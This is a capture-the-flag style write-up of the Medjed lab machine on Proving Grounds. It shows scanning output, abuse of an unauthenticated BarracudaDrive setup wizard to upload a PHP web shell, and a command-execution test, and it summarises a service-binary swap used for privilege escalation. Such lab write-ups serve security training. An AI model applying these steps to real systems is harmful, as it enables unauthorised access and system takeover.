Medjed Machine - From Unconfigured Web App Through System Compromise and Privilege Escalation

Platform	Proving Grounds - Practice
OS	Windows
Community Rating	Hard
OffSec Level	Medium
Vector Type	Local Web
Status	Rooted/Finished
Tags	Misconfiguration PHP Web Shell RCE SQL-Injection
Completed Date	@December 27, 2025
Flags	2
OffSec Lab	https://portal.offsec.com/machine/medjed-589/overview/details

General Information

Target IP: 192.168.209.127

Attacker IP (Kali): 192.168.45.168

Attack Surface Summary: HTTP, SMB, SQL Injection

Initial Access Vector: Unconfigured CMS Web app admin panel → web shell

Scope & Methodology

Assessment Dates: December 27, 2025

Testing Methodology: Black Box

Rules of Engagement: Avoid Walkthroughs

Objectives: Find vulnerabilities, exploit them, gain initial access and obtain user flag and root flags

Tools Used: nmap, winpeas, metasploit, ffuf, nc, wget

Executive Summary

Overall Risk Rating: Critical

Summary:

We performed a security assessment of the MedJed system that revealed critical vulnerabilities which allowed complete compromise of the target system. The assessment team successfully gained unauthorized access through an improperly configured administrative panel that required no authentication. This access enabled the uploading of malicious files to the web

server. Subsequently, a known security flaw in the BarracudaDrive software was exploited to gain full control of the system with the highest possible privileges. These vulnerabilities, when combined, represent a serious security risk that requires immediate attention to prevent unauthorized access and potential data breaches.:

▼ Attack Path Overview

The attack followed a three-stage chain to achieve full system compromise:

- **Stage 1 - Initial Access**: Exploited an unconfigured administrative panel to create a new admin account and gain access to the CMS configuration dashboard.
- **Stage 2 - Foothold Establishment**: Leveraged the upload functionality to deploy a PHP web shell to the web server, establishing initial command execution capabilities on the system.
- **Stage 3 - Privilege Escalation to SYSTEM**: Exploited CVE-2020-23834 (BarracudaDrive v6.5 Insecure Folder Permissions) by replacing the service binary with a malicious executable, achieving full SYSTEM-level compromise upon service restart.

▼ Vulnerability Summary

Critical Findings: Three chained vulnerabilities enabled complete system compromise

- Unconfigured CMS Admin Panel
  - No authentication required to create administrative accounts
  - Allowed arbitrary file upload to web server directories
  - Enabled full disk enumeration and directory traversal
- **CVE-2020-23834**: BarracudaDrive v6.5 - Insecure Folder Permissions
  - Authenticated users have modify (M) permissions on `c:\bd` directory
  - Service binary `bd.exe` runs as SYSTEM on startup and can be replaced
  - Exploited to achieve SYSTEM-level privilege escalation

Immediate Actions Required:

- Immediately secure or disable the BarracudaDrive admin configuration panel
- Apply security patches for CVE-2020-23834 or upgrade BarracudaDrive to latest version
- Review and restrict folder permissions on `c:\bd` directory
- Audit all user accounts created through the CMS admin panel
- Scan for any web shells or unauthorized files uploaded to web directories


Compromise Outcome: Complete system compromise achieved - Administrative panel access ⇒ Web shell deployment ⇒ SYSTEM privilege escalation via automated process exploitation

▼ Enumeration & Reconnaissance

Information Gathering


We performed an external network scan using nmap and enumerated the following ports: 135, 139, 445, 3306, 5040, 7680,8000,30021,33033,44330,45332,45333...

`sudonmap -p- -T4 192.168.209.217`



We performed a port scan for the identified ports

`sudo nmap -sV -sC -p 135,139,445,3306,5040,7680,8000,30021,33033,45332,45443,49664,49665,49666,49667,49668,49669 192.168.209.127`




Interesting Port Summary

Port	Protocol	Service	Version	Risk	Why Interesting
135		msrpc			
139		netbios-ssn			Path traversal RCE
445	SMB	SMB			
3306	MariaDB	mysql	MariaDB 10.3.24		Potential SQL Injection
5040	unknown	unknown			
7680		pando-pub			
8000	HTTP	http-alt	BaracudaServer		
30021	FTP		FileZilla ftpd 0.9.41	High	Anonymous Login allowed, file reading
33033	HTTP	unknown			403 forbidden
44330		ssl/unknown			

Port	Protocol	Service	Version	Risk	Why Interesting
45332	HTTP	apache	Apache 2.4.46		PHP 7.2.23 - quiz app running
45443	HTTP	apache	Apache 2.4.46		PHP 7.2.23 - quiz app running
49664		msrpc			
49665		msrpc			
49666		msrpc			
49667		msrpc			


▼ Port 30021 - FTP Enumeration

Was anonymously accessed from `ftp 192.168.209.127 -p 30021`, after browsing the directory, there was a rubi configuration file which we downloaded and kept if needed, apart from that, nothing interesting was found, but we now know this is the web server directory and everything visible in the `public` folder can be accessed directly from the web browser.




▼ Port 8000 - HTTP Enumeration

We scanned the web server running on port 8000 and found BarracudaServer.




we confirmed this by performing a banner grabbing with `curl -I http://192.168.209.127:8000`



We tried accessing the server from the web browser and was redirected to `http://192.168.209.127:8000/Config-Wizard/wizard/SetAdmin.lsp` which is the admin configuration page for the CMS.

▼ Port 45332 - HTTP Enumeration


We also performed enumeration for the web server runnning on port 45332 and confirmed that the server is runnning `apache2.4.46` and further enumeration indicates that it is using `xampp.`



```
┌──(kali㉿kali)-[~/offsec/sec100/medjed]
└─$ curl -I http://192.168.209.127:45332
HTTP/1.1 200 OK
Date: Sat, 27 Dec 2025 18:29:42 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
Last-Modified: Tue, 03 Nov 2020 19:13:21 GMT
ETag: "377-5b338a7ff72a5"
Accept-Ranges: bytes
Content-Length: 887
Content-Type: text/html
```

After a directory and file enumeration using `gobuster dir -u http://192.168.209.127:45332 -w /usr/share/wordlists/dirb/common.txt,` we found a few interesting files including `http://192.168.209.127:45332/phpinfo.php`.

```
└─$ gobuster dir -u http://192.168.209.127:45332 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.209.127:45332
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 308]
/.htpasswd           (Status: 403) [Size: 308]
/.htaccess           (Status: 403) [Size: 308]
/aux                 (Status: 403) [Size: 308]
/cgi-bin/            (Status: 403) [Size: 308]
/com2                (Status: 403) [Size: 308]
/com3                (Status: 403) [Size: 308]
/com1                (Status: 403) [Size: 308]
/con                 (Status: 403) [Size: 308]
/index.html          (Status: 200) [Size: 887]
/licenses            (Status: 403) [Size: 427]
/lpt2                (Status: 403) [Size: 308]
/lpt1                (Status: 403) [Size: 308]
/nul                 (Status: 403) [Size: 308]
/examples            (Status: 503) [Size: 408]
/phpmyadmin          (Status: 403) [Size: 308]
/phpinfo.php         (Status: 200) [Size: 90796]
/prn                 (Status: 403) [Size: 308]
/server-info         (Status: 403) [Size: 427]
/server-status       (Status: 403) [Size: 427]
/webalizer           (Status: 403) [Size: 308]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```



SERVER_PORT	45332
REMOTE_ADDR	192.168.45.168
DOCUMENT_ROOT	C:/xampp/htdocs
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	C:/xampp/htdocs
SERVER_ADMIN	postmaster@localhost
SCRIPT_FILENAME	C:/xampp/htdocs/phpinfo.php
REMOTE_PORT	43086

This confirms that apache server is running on this port.

▼ Port 45443- HTTP Enumeration

Same information found as on port 45332

```
┌──(kali㉿kali)-[~/offsec/sec100/medjed]
└─$ whatweb http://192.168.209.127:45443
http://192.168.209.127:45443 [200 OK] Apache[2.4.46], Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/2.4
.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23], IP[192.168.209.127], OpenSSL[1.1.1g], PHP[7.3.23], Script, Title[
Quiz App], X-UA-Compatible[ie=edge]
```

```
┌──(kali㉿kali)-[~/offsec/sec100/medjed]
└─$ curl -I http://192.168.209.127:45443
HTTP/1.1 200 OK
Date: Sat, 27 Dec 2025 18:31:23 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
Last-Modified: Tue, 03 Nov 2020 19:13:21 GMT
ETag: "377-5b338a7ff72a5"
Accept-Ranges: bytes
Content-Length: 887
Content-Type: text/html
```


Directory enumeration⇒ `gobuster dir -u` http://192.168.209.127:45443 `-w /usr/share/wordlists/dirb/common.txt`

```
└─$ gobuster dir -u http://192.168.209.127:45443 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.209.127:45443
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 308]
/.htpasswd           (Status: 403) [Size: 308]
/.htaccess           (Status: 403) [Size: 308]
/aux                 (Status: 403) [Size: 308]
/cgi-bin/            (Status: 403) [Size: 308]
/com1                (Status: 403) [Size: 308]
/com2                (Status: 403) [Size: 308]
/com3                (Status: 403) [Size: 308]
/con                 (Status: 403) [Size: 308]
/index.html          (Status: 200) [Size: 887]
/licenses            (Status: 403) [Size: 427]
/examples            (Status: 503) [Size: 408]
/lpt2                (Status: 403) [Size: 308]
/lpt1                (Status: 403) [Size: 308]
/nul                 (Status: 403) [Size: 308]
/phpmyadmin          (Status: 403) [Size: 308]
/phpinfo.php         (Status: 200) [Size: 90796]
/prn                 (Status: 403) [Size: 308]
/server-status       (Status: 403) [Size: 427]
/server-info         (Status: 403) [Size: 427]
/webalizer           (Status: 403) [Size: 308]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


▼ Initial Access


- **Listener Setup, Payload used and Shell Type**:


  We accessed the server on `http://192.168.209.127:8000/` which redirected to `http://192.168.209.127:8000/Config-Wizard/wizard/SetAdmin.lsp`




created an admin account and on the account confirmation page identified a file `user.dat` which is required to be deleted from the `c:\bd` directory. we keep this discovery in mind as it may be needed subsequently.










While browsing the site, i found the Web-File-Server on `http://192.168.209.127:8000/private/manage/photo/cfgupload.lsp` which permitted me to upload files to the server. This was a golden discovery.







From the browse, we were able to browse through the web server as though we were using Windows Explorer and we identified the path to the web server on port `45332` `http://192.168.209.127:8000/fs/C/xampp/htdocs/` then created a php shell and copied it there








Since the server running apache is on port 45332, we tested our shell to confirm that we can inject commands unto the system from the browser via `http://192.168.209.127:45332/shell.php?cmd=whoami`



